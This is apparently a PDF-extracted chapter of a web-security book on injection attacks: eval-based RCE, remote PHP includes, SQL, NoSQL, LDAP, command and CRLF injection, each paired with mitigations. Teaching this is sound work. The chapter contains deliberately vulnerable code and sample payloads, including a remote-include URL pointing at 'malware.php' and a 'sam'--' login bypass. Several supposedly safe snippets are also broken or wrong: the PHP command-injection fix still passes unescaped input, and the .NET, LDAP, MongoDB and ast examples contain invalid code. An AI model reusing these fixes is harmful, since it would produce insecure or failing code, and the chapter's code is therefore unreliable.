
app.post('/execute-command', (req, res) => {
  const result = eval(command)
  res.json({ result })
})
```

But this example is pretty artificial; it deliberately rolls out a red carpet for an attacker and should hopefully raise red flags in code reviews very early on.

Real-life examples of RCE vulnerabilities usually occur in more subtle ways —let's look at a couple of scenarios.

## Domain specific languages

A *Domain Specific Language* (DSL) is a programming language designed to solve specific tasks in a particular domain. Rather than being general-purpose languages, DSLs have a tailored syntax allowing users to construct simple expression strings that express complex ideas that would be otherwise unwieldy to create with a more traditional user interface. The Google search operators that allow you to tailor your search criteria are a type of DSL; as are the formulas you might use in an online spreadsheet.



If you build a DSL into your web application, you will usually end up

implementing a method of evaluating those expressions on the server. (Note that DSLs in web applications are typically restricted to single lines of code, called *expressions*. Anything more complicated means that users will start asking for the type of tools we developers take for granted: syntax highlighting, code autocomplete, and a debugger. These tools are much more time-consuming to implement than you might imagine!)

The easiest way to evaluate DSL expressions on a web server is to use dynamic evaluation in whichever server-side language you are programming with. This is also, as you might have guessed, generally the wrong approach! Unless you have a very strong grasp on how to properly sandbox the DSL expressions, this type of code almost always allows RCE vulnerabilities to creep in. Instead, let's look at a couple of ways to securely build DSLs into a web application, preventing such vulnerabilities from occurring.

The first approach is to use a scripting language that is specifically designed to be embedded in other applications. The Lua scripting language is one such language—Lua is often used in video game design, allowing game designers to describe the behavior of in-game objects (like non-player characters and enemies) without having to learn C++. Lua can also be embedded into most mainstream programming languages, so it is a qualified candidate for writing DSLs in your web application. Here's how to embed Lua in a Python application:

```
import lupa

lua      = lupa.LuaRuntime(unpack_returned_tuples=True) #A
expression = "2 + 3" #B
result    = lua.execute(lua_expression) #C
```

Using an embedded language gives you full control of what context is passed when the DSL expression is evaluated. In this example, you can control what (if any) Python objects are made available to the Lua runtime by explicitly passing them by name in the constructor function `LuaRuntime()`.

The second approach for safely implementing a DSL is to parse and evaluate each expression in code, by formally defining the syntax of the DSL and breaking each expression into a series of tokens via lexical analysis. This can be intimidating; if you have ever studied compiler-compilers as part of a

computer science degree, you know this is a complex field with technical jargon (grammars, LL parsers, context-free languages, and so on).

However, many modern programming languages come with toolkits that greatly simplify the problem of building DSLs in this fashion. The Python language provides the `ast` module, which is used by the Python runtime itself but can also be repurposed for safely building DSLs. Witness how we can build a tool for evaluating small mathematical statements in relatively few lines of code:

```
import ast, operator

def eval(expression):
    binary_ops = {
        ast.Add: operator.add,
        ast.Sub: operator.sub,
        ast.Mult: operator.mul,
        ast.Div: operator.truediv,
        ast.BinOp: ast.BinOp,
    }

    unary_ops = {
        ast.USub: operator.neg,
        ast.UAdd: operator.pos,
        ast.UnaryOp: ast.UnaryOp,
    }

    ops = tuple(binary_ops) + tuple(unary_ops)

    syntax_tree = ast.parse(expression, mode='eval')

    def _eval(node):
        if isinstance(node, ast.Expression):
            return _eval(node.body)
        elif isinstance(node, ast.Str):
            return node.s
        elif isinstance(node, ast.Num):
            return node.value
        elif isinstance(node, ast.Constant):
            return node.value
        elif isinstance(node, ast.BinOp):
            if isinstance(node.left, ops):
                left = _eval(node.left)
            else:
                left = node.left.value
```

```

        if isinstance(node.right, ops)
            right = _eval(node.right)
        else
            right = node.right.value

        return binary_ops[type(node.op)](left, right)
    elif isinstance(node, ast.UnaryOp):
        if isinstance(node.operand, ops):
            operand = _eval(node.operand)
        else:
            operatnd = else node.operand.value

        return unary_ops[type(node.op)](operand)

    return _eval(syntax_tree)

eval("1 + 1")      #A
eval("(100*10)+6") #B

```

In this code snippet, we are explicitly defining which operations (add, subtract, multiply, divide) can be evaluated by the DSL, which prevents the arbitrary execution of code. To learn more about this approach, I recommend picking up a copy of *DSLs in Action* by Debasish Ghosh and paying particular attention to the chapters that discuss parser-combinators. Using this technique, you can build and expand a DSL in complete safety, defining the language syntax however you see fit.

## Server-side includes

A second circumstance where RCE vulnerabilities often occur in web applications is typical of older web applications. Recall how HTML evaluated in the browser often incorporates remote elements (like images and script files), simply by referencing the URL of those elements in the `src` attribute. There is a counterpart in some server-side languages called *server-side includes*, which looks like this:

```

<head>
    <title>Server-Side Includes</title>
</head>
<body>
    <?php include 'https://example.com/header.php'; ?>

    <div>


```

```
<p>This is the main content of the page.</p>
</div>
</body>
```

Here, the PHP template uses the `include` command to load code from a remote server at `https://example.com/header.php` and execute it inline. The `include` command is usually used to incorporate files stored on the local disk, but supports remote protocols too, as just illustrated.

However, if the URL of the include is taken from the HTTP request itself, an attacker has a simple way to include malicious code in the template at runtime, leading to an RCE vulnerability:

`https://example.com/home.php?header=http://malware.php`



Server-side includes from a URL are a questionably secure design at best, so it's better to avoid them if possible. In PHP, you can disable them entirely by calling the function `allow_url_include(false)` in your initialization code, and then have one less thing to worry about.


## SQL injection

For many applications, gaining access to the contents of the underlying

database is more desirable to an attacker than accessing the application itself. Stolen personal information or credentials can be resold for profit or used to hack accounts on other websites; many databases store valuable financial data and trade secrets too. As a result, injection attacks against databases remain one of the most prevalent types of attacks on the internet.

Web applications most commonly use Structured Query Language (SQL) databases, like MySQL or PostgreSQL. SQL describes both the way data is stored in the database and the language with which applications issue commands to the database. SQL databases store information in tables, which have columns of specific types; each data item appears in a row in a given table:

SQL databases store data in **tables**



Web applications communicate with a SQL database via a *database driver* that allows data to be inserted, read, updated, or deleted in the database, by issuing the appropriate SQL command string. (Read commands are usually called *queries*—hence, the acronym.)

Observe how this simple web service manipulates data in the **books** table of a SQL database, by sending commands to the database driver stored in the **db** variable:

```
@app.route('/books', methods=['POST'])
def create_book():
    data = request.json
```

```

db.execute('INSERT INTO books (isbn, title, author) '\
          'VALUES (%s,%s,%s)',\
          (data['isbn'], data['title'], data['author']))

return jsonify({'message': 'Creation successful!'}), 201

@app.route('/books', methods=['GET'])
def get_books():
    books = db.execute('SELECT * FROM books').fetchall()

    return jsonify(books)

@app.route('/books/<string:isbn>', methods=['GET'])
def get_book(isbn):
    book = db.execute('SELECT * FROM books WHERE isbn=%s',
                      (isbn,)).fetchone()

    return jsonify(book)

@app.route('/books/<string:isbn>', methods=['PUT'])
def update_book(isbn):
    data = request.json

    db.execute('UPDATE books '\
              'SET title=%s, author=%s WHERE isbn=%s',
              (data['title'], data['author'], data['isbn']))

    return jsonify({'message': 'Update successful'}), 200

@app.route('/books/<string:isbn>', methods=['DELETE'])
def delete_book(isbn):
    db.execute('DELETE FROM books WHERE isbn=%s', (isbn,))

    return jsonify({'message': 'Deletion successful'}), 200

```

The bolded text in this example are the SQL commands. The input parameters passed to each SQL command are demarcated in the command string using the %s placeholder and then passed to the database driver separately. This is for security reasons—the command strings could instead be constructed via concatenation or interpolation, but these represent a security hazard, as we will see!

SQL injection attacks take advantage of the unsafe construction of SQL command strings via concatenation or interpolation. The following application code insecurely constructs SQL commands—in this case, while

attempting to authenticate a user:

```
@app.route('/login', methods=['POST'])
def login():
    username = request.json['username']
    password = request.json['password']
    hash      = bcrypt.hashpw(password, PEPPER)

    sql  = "SELECT * FROM users WHERE username = '" + username +
           "' and password_hash = '" + hash + "'" #A
    user = cursor.execute(sql).fetchone()

    if user:
        session['user'] = user
        return jsonify({'message': 'Login successful'}), 200
    else:
        return jsonify({'error': 'Invalid credentials'}), 401
```

The code sample is vulnerable to a SQL injection attack. (It also exhibits another flaw: the password hash is not generated with a salt value. See Chapter 8 for further discussion on this topic.)


To take advantage of this security flaw, an attacker can supply a username containing the control character x ('') followed by a SQL comment string (--) , bypassing the password check completely:



Everything after the comment character (--) will be ignored by the database driver, meaning the password is never checked and the attacker can log in without knowing it.

SQL injection attacks can also be used to steal or modify data, by adding extra clauses to a query or chaining commands. For example, the following code illustrates how an attacker can insert additional SQL statements into a

database call, deleting tables from existence via the `DROP` command:



## Parameterized statements

To protect against SQL injection attacks, your application should use *parameterized statements* when communicating with a database. This is the significance of the `%s` placeholder values we saw in our Python web service code earlier. The insecure `login()` function can be made secure against SQL injection attacks using parameterized statements in the following way:

```
@app.route('/login', methods=['POST'])
def login():
    data = request.json


    username = data['username']
    password = data['password']
    hash      = bcrypt.hashpw(password, SALT)

    sql = "SELECT * FROM users "
    "WHERE username = %s and password_hash = %s" #A
    user = cursor.execute(sql, (username, hash)).fetchone() #B

    if user:
        session['user'] = user
        return jsonify({'message': 'Login successful'}), 200
    else:
        return jsonify({'error': 'Invalid credentials'}), 401
```

By supplying the SQL command and parameter values separately to the database driver, the driver can ensure that the parameters are inserted safely into the SQL command and that an attacker cannot change the intent of the command. If an attacker supplies the malicious parameter value of `sam'--` to the authentication function, the attack will simply result in an underwhelming

error condition:



Parameterized statements are available for every mainstream programming language and database driver, though the syntax varies slightly in each case. Here's how they look in Java, for example, where the placeholder character is ? and parameterized statements are referred to as *prepared* statements:

```
Connection connection = DriverManager.getConnection(  
    URL, USER, PASS);  
String sql = "SELECT * FROM users WHERE username = ?";  
PreparedStatement stmt = connection.prepareStatement(sql);  
stmt.setString(1, email);  
  
ResultSet results = stmt.executeQuery(sql);
```

Note that although parameterized statements are essential to securely constructing SQL commands, in some circumstances you may legitimately find yourself dynamically generating the SQL command before parameterization. For example, if the columns to returned by a query or the ordering of results has to be dynamically constructed from input data, you may find yourself writing code that looks like this:

```
@app.route('/books', methods=['GET'])  
def get_books():  
    order      = request.args.get('order') or "" #A  
    columns   = order.lower().split(",")         #B  
    permitted = [ "title", "author", "isbn" ]     #C  
    sanitized = [ c for c in columns if c in permitted ] #D  
  
    if not sanitized :  
        sanitized = [ 'isbn' ] #E  
  
    order_by = ",".join(sanitized) #F
```

```

sql    = f"SELECT * FROM books ORDER BY {order_by}" #G
books = db.execute(sql).fetchall()

return jsonify(books)

```

Here, we are constructing the `ORDER BY` clause of the SQL query dynamically according to the values supplied in the `order` parameters. This allows the client-side code to fetch results in a particular order by constructing a URL with form `/books?order=author,title,isbn`

Complex ordering of results from a query is not easily coded using parameterized statements, so it's common to see code constructing these types of SQL queries dynamically. The preceding snippet instead ensures each input belongs to an allow list before it is inserted in the query, preventing SQL injection.

## Object relational mapping

Many web applications use an Object Relational Mapping (ORM) framework to automate the generation of SQL commands. This pattern was popularized by the Ruby on Rails framework, which makes for succinct application code. This example manipulates data in the `books` table, in much the same way as our Python web service:

```

class BooksController < ApplicationController
  before_action :find_book, only: [:show, :update, :destroy]

  def index
    books = Book.all #A
    render json: books
  end

  def show
    render json: @book
  end

  def create
    book = Book.new(book_params) #B
    render json: book, status: :created
  end

  def update

```

```

    @book.update(book_params) #C
    render json: @book
end

def destroy
  @book.destroy #D
  head :no_content
end

private

def find_book
  @book = Book.find_by(isbn: params[:isbn]) #E
end

def book_params
  params.require(:book).permit(:isbn, :title, :author)
end
end

```

ORMs generally use parameterized statements under the hood and will thus protect you from SQL injection attacks in most use scenarios. (Double-check the documentation of your ORM to be sure!)

However, most ORMs are leaky abstractions—which is to say that they allow you to write SQL commands or snippets of SQL commands explicitly where needed. So you still need to be wary of injection attacks when you color outside the lines. If the `find_book` method had been written as follows, using string interpolation to construct the `WHERE` clause of the query, the code would be vulnerable to SQL injection:

```

def find_book
  isbn      = params[:isbn]
  where_clause = "isbn = '#{isbn}'"
  @book      = Book.where(where_clause)
end

```

The `where` method in Rails supports parameterized statements, so be sure to use them if you ever find yourself manually constructing a `WHERE` clause. There are two distinct ways to safely do this, since Rails allows you to name the placeholders and pass a hash of values:

```
Book.where(["isbn = ?", isbn]) #A
```

```
Book.where(["isbn = :isbn", { isbn: isbn }]) #B
```

## Applying the principle of least privilege

SQL is often considered as four separate sublanguages:

### Data Query Language (DQL)

For querying data via the `SELECT` command.

### Data Manipulation Language (DML)

For editing data via the `INSERT`, `UPDATE`, and `DELETE` commands.

### Data Definition Language (DDL)

For defining and changing table structures and indexes via the `CREATE`, `MODIFY`, and `DROP` commands.

### Data Control Language (DCL)

For modifying permissions via the `GRANT` and `REVOKE` commands.

HIGHER PRIVILEGE

Generally speaking, application code only requires permissions to read and/or update data, so restricting the permissions on the database account that your application communicates to the database is a useful way to mitigate risks around SQL injection. This is generally configured in the database itself, so talk to the database administrator if you have a separate team.

## NoSQL injection

SQL databases put a lot of constraints on what type of data can be written to

them and how the integrity of that data is maintained. This often leads to the database being a bottleneck in large web applications, as writes to the database have to be queued up and validated before being committed.

The development and adoption of alternative database technologies—collectively called NoSQL databases—have allowed some of these scaling problems to be tackled. NoSQL is not a formal technology specification, but rather a family of different approaches to storing data that loosens the constrictions of traditional SQL databases.

Some NoSQL databases store information in key-value format; others, as documents or graphs. Most abandon strict consistency of writes (which insists that everyone sees the same state of the data at all times) in favor of eventual consistency; and many allow for schemas to be changed in an ad hoc fashion rather than through the strict syntax of DML.

NoSQL databases are, however, still vulnerable to injection attacks. Since each database has its particular method of querying and manipulating data (there is no standard NoSQL query language), the way to protect against injection attacks varies slightly. This section describes some examples of the leading NoSQL databases.

## MongoDB

MongoDB stores data using a document-based data model, which is based on the BSON (Binary JSON) format. *BSON* is a binary representation of JSON-like documents.

The MongoDB database driver makes it easy to look up and edit records via function calls that accept parameters as arguments. The following snippet shows how to find a given record safely without the risk of injection:

```
client = MongoClient(MONGO_CONNECTION_STRING)
database = client.database
books = database.books

book = books.find_one("isbn", isbn})
```

MongoDB is also a low-level API that allows the explicit construction of

command strings. This is where injection vulnerabilities exhibit themselves, so avoid interpolation untrusted into these command strings. If the `isbn` parameter comes from an untrusted source, you are at risk of an injection attack:

```
database.command(  
  '{ find: "books", "filter" : { "isbn" : "' + isbn + '" }'  
)
```

## Couchbase

Couchbase stores documents in JSON format. The database driver allows querying of data in the SQL++ language, which supports parameterized statements, as well as accepting parameters in key-value format. Use them to prevent injection attacks:

```
cluster = Cluster(COUCHBASE_CONNECTION_STRING)  
cluster.query("select * from books where isbn = $isbn",  
             {isbn:isbn})  
cluster.query("select * from books where isbn = $1", {isbn})
```

## Cassandra

Cassandra organizes data into tables but with a more flexible schema model than traditional SQL databases. The Cassandra Query Language looks a lot like SQL, and the driver supports parameterized statements, which you should make use of:

```
cluster = Cluster(CASSANDRA_CONNECTION_STRING)  
session = cluster.connect()  
update = session.prepare(  
  "update books set name = ? and author = ? where isbn = ?")  
  
session.execute(update, [ name, author, email ])
```

## HBase

HBase logically stores data in tables, although individual values for a row often end up being stored in separate data blocks and are accessed atomically. This allows for the fast storage of very large datasets, which can be later

optimized by a compactor process.

Writing or reading data to or from HBase is usually done one row at a time. This means there isn't an analog of the traditional database injection attack; you do, however, need to be sure the row keys of the rows you are accessing cannot be manipulated by an attacker:

```
connection = happybase.Connection(HBASE_CONNECTION_STRING)
books= connection.table("books")
books.put(isbn,
    { b'main:author': author, b'main:title': title })
```

## LDAP injection

There is one further technology we should discuss while we are looking at injection attacks against databases: Lightweight Directory Access Protocol (LDAP) is a method of storing and accessing directory information about users, systems, and devices.

If you program on a Windows platform, you will likely have experience dealing with Active Directory, Microsoft's implementation of LDAP that underpins Windows networks. Web applications that access LDAP servers frequently use parameters coming from an untrusted source to make queries against user data, which gives rise to the possibility of injection attacks.

For example: when a user attempts to log in to a website, the username parameter supplied in the HTTP request may be incorporated into an LDAP query to check the user's credentials. Consider the following Python function that connects to an LDAP server to validate a username and password:

```
import ldap

def validate_credentials(username, password):
    ldap_query = f"(&(uid={username})(userPassword={password}))"
    connection = ldap.initialize("ldap://127.0.0.1:389")
    user      = connection.search_s(
        "dc=example,dc=com",
        ldap.SCOPE_SUBTREE,
        lda p_query)
```

```
return user.length == 1
```

Since the LDAP query is built through string interpolation and the inputs are not sanitized, an attacker can supply the password parameter as \* and it will be treated as a wildcard pattern, allowing them to bypass authentication.

To safely construct LDAP queries from untrusted data, you must remove any characters that have a special meaning in the LDAP query language itself. The following code snippet illustrates a secure way of escaping the username and password in Python, in such a way that an attacker cannot inject control characters:

```
import escape_filter_chars from ldap.filter

def validate_credentials(username, password):
    user      = escape_filter_chars(username)
    pass      = escape_filter_chars(password)
    ldap_query = f"(&(uid={user})(userPassword={pass}))"
    connection = ldap.initialize("ldap://127.0.0.1:389")
    user      = connection.search_s(
        "dc=example,dc=com",
        ldap.SCOPE_SUBTREE,
        ldap_query)

    return user.length == 1
```


## Command injection

*Command injection* is a technique used by attackers to execute operations on the underlying operating system that an application is running on. In web applications, this is achieved by crafting malicious HTTP requests to take advantage of code that insecurely constructs command-line calls, subverting the intention of the original code and allowing the attacker to invoke arbitrary operating system functions.

Calling low-level operating systems functions from application code is more common in some programming languages than others. PHP applications often make command line calls; scripting languages like Python, Node.js and Ruby make it easy to do but also provide native APIs for functions like disk and network access. Languages that run on a virtual machine—like Java—


generally insulate your code from the operating system; though it's possible to make system calls from Java, it's discouraged by the design philosophy of the language.

A typical command injection vulnerability exhibits itself as follows: imagine you run a simple site that performs DNS lookups. Your application calls the operating system command `nslookup`, then prints the result:



(More realistically, your website will also be plastered with distracting adverts, but I've omitted them from the illustration for clarity!)

The code that's illustrated takes the `domain` parameter from the URL, binds it into a command string, and calls an operation system function. By crafting a malicious parameter value, an attacker can chain extra commands on the end of the `nslookup` command string, as shown:



In this example, the attacker has used command injection to read the contents of a sensitive file—the `&&` operator allows commands to be chained together on a Linux system, and the code does nothing to sanitize the input. With this type of vulnerability ready to be exploited, an attacker showing a little persistence will be able to install malicious software on the server. Maybe you will end up being the victim of a ransomware attack!

The solution to protecting yourself from command injection attacks is to either:

- Avoid invoking the operating system directly at all (the preferred approach)
- Sanitize any inputs you incorporate in command line calls.

A cheat sheet showing how to do the latter in various programming languages follows:

Language	Recommendation
Python	The subprocess package allows you to pass individual command arguments to the run() function as a list, which protects you from command injection: <code>from subprocess import run run(["ns_lookup", domain])</code>
Ruby	Use the shellwords module to escape control characters in command strings:

	<pre>require 'shellwords' Kernel.open("nslookup # {Shellwords.escape(domain)}")</pre>
Node.js	The child_process package allows you to pass individual command arguments to the spawn() function as an array, which protects you from command injection: <pre>const child_process = require('child_process') child_process.spawn('nslookup', [domain])</pre>
Java	The java.lang.Runtime class allows you to pass individual command arguments to the exec() function as a String array, which protects you from command injection: <pre>String[] command = { "nslookup", domain }; Runtime.getRuntime().exec(command);</pre>
.NET	Use the ProcessStartInfo class from the System.Diagnostics namespace to allow structured creation of command line calls: <pre>var process = new ProcessStartInfo(); process.UseShellExecute = true; process.FileName = @"C:\Windows\System32\cmd.exe"; process.Verb = "nslookup"; process.Arguments = domain; Process.Start(process);</pre>
PHP	Use the built-in escapeshellcmd() function to remove control characters before running command line calls: <pre>\$domain = \$_GET['domain'] \$escaped = escapeshellcmd(\$domain); \$lookup = system("nslookup {\$domain}");</pre>


## CRLF injection

Not every injection attack is as elaborate as the ones discussed so far in this chapter. Sometimes just injecting a single character is enough to cause problems—when that character is the linefeed character.

In Unix-based operating systems, new lines in a file are marked by the linefeed (LF)—usually written as \n in code. In Windows-based operating systems, new lines are marked with two characters: the carriage return (CR) character (written \r) followed by the LF character. (*Carriage return* is a holdover from the days of typewriters, when the device had to advance one line and then move the carriage—which held the typehead—back to the start of the next line.)


Attackers can inject LF or CRLF combinations into web applications in a couple of ways to cause mischief. One type of attack is *log injection*, where the attacker uses line feed characters to add extra lines of logging.

In the following scenario, a hacker knows that there is software monitoring for successive failed login attempts, which will raise an alert if they try to brute-force credentials. To avoid raising alerts, they alternate each password-guessing attempt with a log injection attack, making it appear that some login attempts have been successful:



Log injection is used by sophisticated attackers in this way to disguise the footprints when attempting to compromise a system. Injecting fake lines of logging disguises their behavior and makes forensics difficult to perform.

